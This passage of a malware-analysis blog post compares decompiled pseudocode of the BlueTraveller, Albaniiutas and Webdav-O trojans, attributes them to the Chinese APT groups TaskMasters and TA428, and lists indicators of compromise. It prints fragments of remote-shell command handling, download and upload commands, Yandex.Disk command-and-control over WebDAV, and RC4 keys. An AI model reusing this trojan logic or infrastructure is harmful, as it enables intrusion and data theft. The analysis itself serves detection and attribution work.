  lstrcpyA(v13, String2);
}
```



```
  sub_10002C00("RegSetValueEx() error!\n");
}
else
{
  sub_10001180(v36);
  v14 = v25;
  *v25 = 0;
  memset(v37, 0, sizeof(v37));
  for ( j = 0; ; ++j )
  {
    v24 = j;
    if ( j >= 4 )
      break;
    v37[j] = byte_1001791C[rand() % 26];
  }
  wsprintfA(v14, "%s\\%s.dll", v36, v37);
  sub_10002C00("Name:%s\n", v14);
  OutputDebugStringA(v14);
  if ( v30 >= 8 )
    wsprintfA(
      v28,
      "Configures Internet Authentication Service (IAS). If this service is stopped, remote network access that requi"
      "res user authentication will be unavailable. If this service is disabled, any services that explicitly depend "
      "on it will fail to start.");
  else
    wsprintfA(v28, "%s", &aRetailReplicat[16000 * dword_10023180 + 2000 * v29]);
  if ( !v34 )
  {
    v16 = lstrlenA(String2);
    v27 = sub_10002EF3(v16 + 1);
    lstrcpyA(v27, String2);
  }
```

*Fragments of code with DLL name randomization in **BlueTraveller** (on the left) and **Albaniiutas** (on the right)*

Let's continue our comparative analysis and take a look at a sample of BlueTraveller (SHA1:6857BB2C3AE5F9C2393D9F88816BE7A10CB5573F) and a fileless RAT belonging to the Albaniiutas family.

We also analyzed code parts that look very similar. For example, part of the pseudocode for executing commands in the command line shell (cmd.exe) is shown below.

```
PipeAttributes.nLength = 12;
PipeAttributes.NumberOfBytesRead = 0;
PipeAttributes.bInheritHandle = 1;
if ( !CreatePipe(&hFile, &hObject, &PipeAttributes, nSize) )
  return 0xFFFFFFFA;
StartupInfo.dwX = 68;
GetStartupInfoA(&StartupInfo.dwX);
ProcessInformation.dwProcessId = PipeAttributes.bInheritHandle;
ProcessInformation.hThread = PipeAttributes.bInheritHandle;
LOWORD(StartupInfo.hStdError) = 0;
StartupInfo.hStdOutput = 257;
memset(String1, 0, 512);
lstrcatA(String1, "cmd.exe /c ");
lstrcatA(String1, recv_data);
if ( !CreateProcessA(0, String1, 0, 0, 1, 0, 0, 0, &StartupInfo.dwX, &CommandLine) )
  return 0xFFFFFFF9;
CloseHandle(PipeAttributes.bInheritHandle);
PipeAttributes.NumberOfBytesRead = 0;
v22 = 0;
do
{
  if ( !ReadFile(StartupInfo.cb, &String1[v22 + 512], 0x400u, &PipeAttributes.NumberOfBytesRead, 0) )
    break;
  v22 += PipeAttributes.NumberOfBytesRead;
  if ( v22 > 0x1FBFF )
    break;
}
```

```
PipeAttributes.nLength = 12;
PipeAttributes.lpSecurityDescriptor = 0;
PipeAttributes.bInheritHandle = 1;
if ( !CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
  return 0xFFFFFFFA;
StartupInfo.cb = 68;
GetStartupInfoA(&StartupInfo);
StartupInfo.hStdError = hWritePipe;
StartupInfo.hStdOutput = hWritePipe;
StartupInfo.wShowWindow = 0;
StartupInfo.dwFlags = 257;
memset(CommandLine, 0, sizeof(CommandLine));
*Source = 1758321840;
v17 = xmmword_1001EAF0;
strlen(Source);
RC4(&Source[1]);
strcat_s(CommandLine, 0x200u, Source);
strcat_s(CommandLine, 0x200u, v4);
if ( !CreateProcessA(0, CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation) )
  return 0xFFFFFFF9;
CloseHandle(hWritePipe);
NumberOfBytesRead = 0;
v9 = 0;
do
{
  if ( !ReadFile(hReadPipe, v6 + v9, 0x400u, &NumberOfBytesRead, 0) )
    break;
```

*Fragments of the code in **BlueTraveller** (on the left) and **Albaniiutas** (on the right)*

Next, we analyzed the code parts of data processing received from the C&C server:

```
v1 = strstr(lpThreadParameter, L"\b");
if ( !v1 )
  return -1;
v3 = v1 + 1;
v4 = strtok(lpThreadParameter, L"\b");
if ( !v4 )
  return -2;
strtok(v3, L"\b");
if ( !v3 )
  return -3;
recv_data = strtok(0, L"\b");
if ( !recv_data )
  recv_data = " ";
if ( !strncmp(v3, Str2, 4u) )
{
  dword_1001288C = 1;
  if ( !strncmp(v4, byte_10012890, 4u) )
    return -5;
  strncpy(byte_10012890, v4, 4u);
}
```

```
OutputDebugStringA("commandstr");
v1 = strstr(lpThreadParameter + 669, "\b");
if ( !v1 )
{
  *(lpThreadParameter + 165) = 0;
  return -1;
}
v3 = v1 + 1;
hWritePipe = strtok_s(lpThreadParameter + 669, "\b", &Context);
if ( !hWritePipe )
  return -2;
strtok_s(v3, "\b", &Context);
if ( !v3 )
  return -3;
v4 = strtok_s(0, "\b", &Context);
if ( strncmp(v3, lpThreadParameter + 62109, 4u) )
{
  *(lpThreadParameter + 165) = 0;
  return -4;
}
v5 = hWritePipe;
v11 = hWritePipe;
*(lpThreadParameter + 165) = 1;
if ( !strncmp(v11, lpThreadParameter + 664, 4u) )
  return -5;
```

*Fragments of the code in **BlueTraveller** (on the left) and **Albaniiutas** (on the right)*

The parts of code above show that the code in BlueTraveller is less sophisticated, but in both cases the separator "\b" is used three times (the strtok function). Below is an example of the data that Albaniiutas malware receives for each command:

①				②		③			②		
12	34	56	78	0b	31	31	31	31	0b		
2d	75	70	6c	6f	61	64	20	・・	・・	・・	0b
					④						②

Format of the data received when executing commands (retrieved from the NTT report)

1

If the command is executed multiple times, the command will not be executed unless a value other than the previous one is specified.

2

Separator

3

If the value does not match the value in ③, the command will not be executed.

4

Command identifier and command parameters separated by spaces.

Let's also compare the code fragments for checking and executing the commands received from the C&C server:

```
  download_str_len = lstrlenA("-download");
  download_str = "-download";
  recv_data_1 = recv_data;
  if ( download_str_len < 4 )
  {
DOWNLOAD_CMND:
    if ( !download_str_len
      || *download_str == *recv_data_1
      && (download_str_len <= 1
        || download_str[1] == recv_data_1[1] && (download_str_len <= 2 || download_str[2] == recv_data_1[2])) )
    {
      v25 = strstr(recv_data, " ");
      if ( Download(v25 + 1) )
      {
        v33 = lstrlenA("Download OK!");
        memcpy(&String1[496], "Download OK!", v33);
      }
      else
      {
        v34 = lstrlenA("Download failed...");
        memcpy(&String1[496], "Download failed...", v34);
      }
      goto SendCommandResultToC2_LABEL;
    }
  }
  else
  {
    while ( *recv_data_1 == *download_str )
    {
      download_str_len -= 4;
      download_str += 4;
      recv_data_1 += 4;
      if ( download_str_len < 4 )
        goto DOWNLOAD_CMND;
```

```
  if ( *command_str == 'ixe-' && command_str[4] == 't' )
  {
    *(lpThreadParameter + 15605) = 1;
    return 0;
  }
  if ( *command_str == 'wod-' && *(command_str + 1) == 'aoln' && command_str[8] == 'd' )
  {
    v7 = strstr(command_str, " ");
    if ( Download(lpThreadParameter, (v7 + 1)) )
    {
      *v6 = 'k0 4444D';
      *(lpThreadParameter + 31397) = '!';
    }
    else
    {
      qmemcpy(lpThreadParameter + 0x7A9D, "D5555 E00r!", 11);
    }
SendCommandResultToC2_LABEL:
    SendCommandResultToC2(
      lpThreadParameter,
      lpThreadParameter + 0x7A9D,
      strlen(lpThreadParameter + 0x7A9D),
      lpThreadParameter + 0xF2C2);
    return 0;
  }
  if ( *command_str == 'lpu-' && *(command_str + 2) == 'ao' && command_str[6] == 'd' )
  {
    v8 = strstr(command_str, " ");
    if ( Upload(lpThreadParameter, &savedregs, v8 + 1) )
    {
      *v6 = 'k0 4444U';
      *(lpThreadParameter + 31397) = '!';
```

*Fragments of code in **BlueTraveller** (on the left) and **Albaniiutas** (on the right)*

It is clear that this part was updated by the hackers, but the commands remain the same:


In addition, the two Trojans have a similar pattern of communicating with the control server in the protocols of network interaction with the C&C server. Below is an example of network communication with the C&C server, taken from BlueTraveller samples available on VirusTotal.

Let's move on to string obfuscation in Albaniiutas. We have established that strings are encrypted using the RC4 algorithm. The encryption key used is **L!Q@W#E$R%T^Y&U*A|}t~k**.

The same encryption key was used in the BlueTraveller server component which stores the log files in the encrypted form:

```
unsigned int __cdecl WriteEncodeFileLine(_IO_FILE *a1, char *a2)
{
  int v3; // [esp+14h] [ebp-14h]
  int v4; // [esp+18h] [ebp-10h]
  unsigned int v5; // [esp+1Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  v3 = strlen(a2);
  v4 = 0;
  EncryptData((unsigned __int8 *)a2, v3, "L!Q@W#E$R%T^Y&U*A|}t~k", 0x16);
  fwrite(&v3, 4, 1, a1);
  fwrite(a2, v3, 1, a1);
  return __readgsdword(0x14u) ^ v5;
}
```

A fragment of code with a line written to a log file (retrieved from PTSecurity "Operation TaskMasters" 2019)



The conclusion is clear: Albaniiutas is nothing but a logic continuation of the malware belonging to the BlueTraveller family.

And then it dawned on us…

We thought that we had analyzed everything and that we were done with comparisons, when suddenly a sample was uploaded to VirusTotal. We identified it as Webdav-O.

The file "y_dll.dll" is an x64 dynamic link library (DLL) that functions as a service in the system.

As can be seen, this version of Webdav-O was written for a system with a different bitness and compiled later than our sample of Webdav-O x86 (2018-12 and 2018-07, respectively).

The legitimate cloud service Yandex.Disk (webdav.yandex.ru:443) is also used as a network infrastructure, in particular C2. Network interaction with the cloud is carried out via a Webdav protocol.

However, this sample supports two authentication methods instead of one in Webdav-O x86: Basic (with a username and password) and OAuth (using a token).

The strings and configuration data are encrypted using the RC4 algorithm with the following key: { **C3 02 03 04 05 DD EE 08 09 10 11 12 1F D2 15 16** }. The key size is 16 bytes. The analyzed file can work with 1-7 accounts (it works with only one in this case).

This sample seemed even more similar to the one described in the SOLAR JSOC and NCIRCC report: unlike our sample, it has the "-sleepuntil" function.

Unfortunately colleagues at SOLAR JSOC and NCIRCC did not provide any indicators of compromise, so we can only make comparisons based on screenshots and descriptions of the capabilities of their sample.

```
v6 = WinHttpOpenRequest(hInternet, L"PROPFIND", v5, 0i64, 0i64, 0i64, 0x800000u);
if ( !v6 )
  return 0i64;
sprintf(&v18, aAcceptDepth1Au, oauth_token);  // Accept: */*
                                              // Depth: 1
                                              // Authorization: OAuth %s
v8 = ascii_to_unicode(&v18);
WinHttpAddRequestHeaders(v6, v8, 0xFFFFFFFF, 0xA0000000);
if ( !WinHttpSendRequest(v6, 0i64, 0, 0i64, 0, 0, 0i64) || !WinHttpReceiveResponse(v6, 0i64) )
  return 0i64;
do
{
  memset(Buffer, 0, sizeof(Buffer));
  WinHttpReadData(v6, Buffer, 0x400u, dwNumberOfBytesRead);
  v9 = dwNumberOfBytesRead[0];
  memmove(&Str + v4, Buffer, dwNumberOfBytesRead[0]);
  v4 += v9;
}
while ( v9 );
memset(&d_hrefs, 0, 0x32C8ui64);
*files_count = 0;
for ( pos = strstr(&Str, aDHref); pos; pos = strstr(v14, aDHref) )// <d:href>
{
  tag_len = -1i64;
  do
    ++tag_len;
  while ( aDHref[tag_len] );
  v12 = &pos[tag_len];
  v13 = strstr(v12, aDHref_0);                // </d:href>
```

```
v5 = WinHttpOpenRequest(hConnect, L"PROPFIND", v4, 0i64, 0i64, 0i64, 0x800000u);
if ( !v5 )
  return 0i64;
sprintf(v17, "Accept: */*\r\nDepth: 1\r\nAuthorization: OAuth %s", oauth_token);
v7 = ascii_to_wide(v17);
WinHttpAddRequestHeaders(v5, v7, 0xFFFFFFFF, 0xA0000000);
if ( !WinHttpSendRequest(v5, 0i64, 0, 0i64, 0, 0, 0i64) || !WinHttpReceiveResponse(v5, 0i64) )
  return 0i64;
do
{
  memset(Buffer, 0, sizeof(Buffer));
  WinHttpReadData(v5, Buffer, 0x400u, dwNumberOfBytesRead);
  v8 = dwNumberOfBytesRead[0];
  memmove(&Str[v3], Buffer, dwNumberOfBytesRead[0]);
  v3 += v8;
}
while ( v8 );
memset(&d_hrefs, 0, 0x32C8ui64);
*files_number = 0;
for ( i = strstr(Str, "<d:href>"); i; i = strstr(v13, "<d:href>") )
{
  tag_len = -1i64;
  do
    ++tag_len;
  while ( d_href_tag_open[tag_len] );
  v11 = &i[tag_len];
  v12 = strstr(v11, "</d:href>");
```

Рис. 6. Получение списка файлов-команд в папке test

***Webdav-O** sample from the report and **Webdav-O x64** sample*

```
219  v28 = strtok_s((char *)command_data + 12, " ", &Context);
220  v29 = v28;
221  if ( v28 )
222  {
223    sleep_until_date = parse_date(v28);
224    if ( sleep_until_date >= 0 )
225    {
226      sprintf((char *const)&pbData, aLS, v29);  // ##l## %s
227      v30 = get_random();
228      v31 = get_random();
229      sprintf(&filename, aTest204d04dBin, v31, v30);// /test2/%04d%04d.bin
230      do
231        ++v3;
232      while ( *(&pbData + v3) );
233LABEL_14:
234      rc4_crypt_decrypt((__int64)&pbData, v3, (__int64)rc4_key);
235LABEL_59:
236      send_data_or_file_to_server(&pbData, v3, (__int64)&filename, 0);
237      return 1i64;
238    }
239    sleep_until_date = 0;
240  }
241  return 1i64;
```

Рис. 7. Обработка команды -sleepuntil

```
  v28 = strtok_s(command + 12, " ", &Context);
  v29 = v28;
  if ( v28 )
  {
    sleepuntil_datetime = parse_datetime(v28);
    if ( sleepuntil_datetime >= 0 )
    {
      sprintf(pbData, "##l## %s", v29);
      v30 = rand_9999();
      v31 = rand_9999();
      sprintf(&filename, "/test2/%04d%04d.bin", v31, v30);
      do
        ++v3;
      while ( pbData[v3] );
LABEL_14:
      RC4(pbData, v3, rc4_key_session);
LABEL_59:
      send_data(pbData, v3, &filename, 0);
      return 1i64;
    }
    sleepuntil_datetime = 0;
  }
  return 1i64;
```

***Webdav-O** sample from the report and **Webdav-O x64** sample (processing the -sleepuntil command)*

The parts of code presented above show that both versions look identical. Group-IB experts also noticed that in Webdav-O x64, the commands and their results are transferred by uploading various files to Yandex.Disk:

Description of files created by **Webdav-O from the report**:

> **test2.txt, test3.txt.** are files used to check the connection
>
> **test4.txt** contains information about the interval (minutes) between command requests to the server
>
> **test5.txt** contains the launch date for the malware
>
> **test7.txt** is uploaded to the server and contains a 16-byte RC4 key that is used to encrypt commands and their results (the key is also encrypted with a public RSA key)
>
> **test** is a directory containing files that are downloaded, decrypted, and processed as commands. Malware receives the file list via the PROPFIND request and by parsing the necessary tags: <d:href>complete path to file</d:href>.

Description of the files created by **Webdav-O x64**:


The data presented above shows that this part is also identical except for the description of test6.txt, which is not presented in the SOLAR JSOC and NCIRCC report.

Based on the comparisons above, Group-IB experts have concluded that this particular Webdav-O sample was most likely used in attacks on Russian federal executive authorities in 2020 and it is the same Trojan as the one described in the SOLAR JSOC and NCIRCC report.
To sum up...

人心齐，泰山移 [rén xīn qí, tài shān yí]

Verbatim translation: United, people can move even Mount Taishan.

Definition: By working together people can accomplish anything.



Venn diagram showing the common points between the two Trojans (Only data presented in the blog is used in the diagram)

Webdav-O malware is a version of the BlueTraveller (RemShell) Trojan, which is classified as a Chinese APT. Webdav-O was designed for both x86 and x64 systems.

Webdav-O may have been used by the Chinese APT TaskMasters (aka BlueTraveller). Based on the information about attacks on various federal executive authorities in 2020, presented in the SOLAR JSOC and NCIRC report, it is possible that in some cases the Chinese APT TA428 was behind the attacks, while others could have been performed by TaskMasters.

Researchers from SentinelLabs have linked Mail-O to Smanager and Tmanger (tools used by TA428). Group-IB specialists found common code parts in the malware's exported functions "Entery" and "ServiceMain". We can say with moderate confidence that Mail-O was developed by TA428.

Based on research done by NTT Security, it can be said that TA428 has already used the malware Albaniiutas. Group-IB experts have shown that the Trojan is a new version of BlueTraveller (RemShell). As such, it can be assumed that Webdav-O is also linked to TA428.

It is noteworthy that Chinese hacker groups actively exchange tools and infrastructure, but perhaps it is just the case here.

There is also strong evidence that points to one large hacker group consisting of several intelligence units of the People's Liberation Army of China. For example, unit 61398 from Shanghai is responsible for the actions of a well-known group called APT1 (aka Comment Crew), and unit 61419 from Qingdao has been linked to Tick. Each unit attacks to the fullest, according to a strict timeline and order. This means that one Trojan can be configured and modified by hackers from different departments with different levels of training and with various objectives.

IoCs

- "/test"
- "/test2"
- "/test[2-7]{1}.txt"
- "/test/[0-9]{1,4}[0-9]{1,4}.bin
- "/test2/[0-9]{1,4}[0-9]{1,4}.bin"
- "[0-9]{1,4}[0-9]{1,4}.bin"

- Webdav-O is launched as a service in system
- Suspicious network interaction with Yandex.Disk cloud storage

- tstrobos@yandex[.]ru
- aleshaadams@yandex[.]ru

- go.vegispaceshop[.]org
- 209.250.239[.]96

1.dll — **Webdav-O RAT x86**

- MD5 664fb7cda349da4d36afa7a15f7f14f5
- SHA1 c9e03855f738e360d24018e2d203142c7ae6c2ec
- SHA256 7874c9ab2828bc3bf920e8cdee027e745ff059237c61b7276bbba5311147ebb6

y_dll.dll — **Webdav-O RAT x64**

- MD5 5155c03a2064d80cef6a86a84d67c1b4
- SHA-1 3ff73686244ca128103e86d8c5aa024e37e7b86d

- SHA-256
  849e6ed87188de6dc9f2ef37e7c446806057677c6e05a367abbd649784abdf77

netui4.dll — **BlueTraveller RAT**

- MD5 aa9771e98f25db395c7d9f5beb9e5421
- SHA1 6857bb2c3ae5f9c2393d9f88816be7a10cb5573f

- SHA256 95ac5cc14f114461df8469331171863e8d8c1981761cf16c68d513e34a46103d

1.exe — **BlueTraveller service install tool**

- MD5 ceb80ceffc82f10acdbe9841e4588eb2
- SHA-1 6303cce6747703e81a5a52dec11a3ba7db26ea4b

- SHA-256 1457ce3a4f2f4b41a345cf06abd7c7af0d14a3ceaf61e3ff863a787cee43b48a

vjsc.dll — **Albaniiutas service install module**

- MD5 101b7762ef536cf77f04e07115231b53
- SHA-1 2fe6af7ce84cb96ae640bb6ed25a7ba67591a11e

- SHA-256
  2629cae63cecc23bd30731e3a7e44fdabee75a1aaec14b3d7f56ac1674ad9c11

file — **Albaniiutas RAT fileless module (DLL)**

- MD5 f481172e59491117ac5dbe2ade267b1f
- SHA-1 08645d079abe05b88201db0ff1c9b1ec035035ca
- SHA-256 fd43fa2e70bcc3b6023636675604942292 87bf4716638477889ae3f816efc705

file — **Albaniiutas dropper stage 0**

- MD5 fb82e5a2f9f25ac53f3f4c8b8e33ffdd
- SHA-1 a55260aa75e7f28ad6644f916fe11c6bd2a93ba2
- SHA-256 83b619f65d49afbb76c849c3f5315dbcb4d2c7f4ddf89ac93c26977e85105f32

cssrs.exe — **Albaniiutas dropper stage 1**


- MD5 9fb74044c1935298a7c00b74fa192baf
- SHA-1 aa046d7b6d37070ea7a65d13ddf0f3bd8668a723
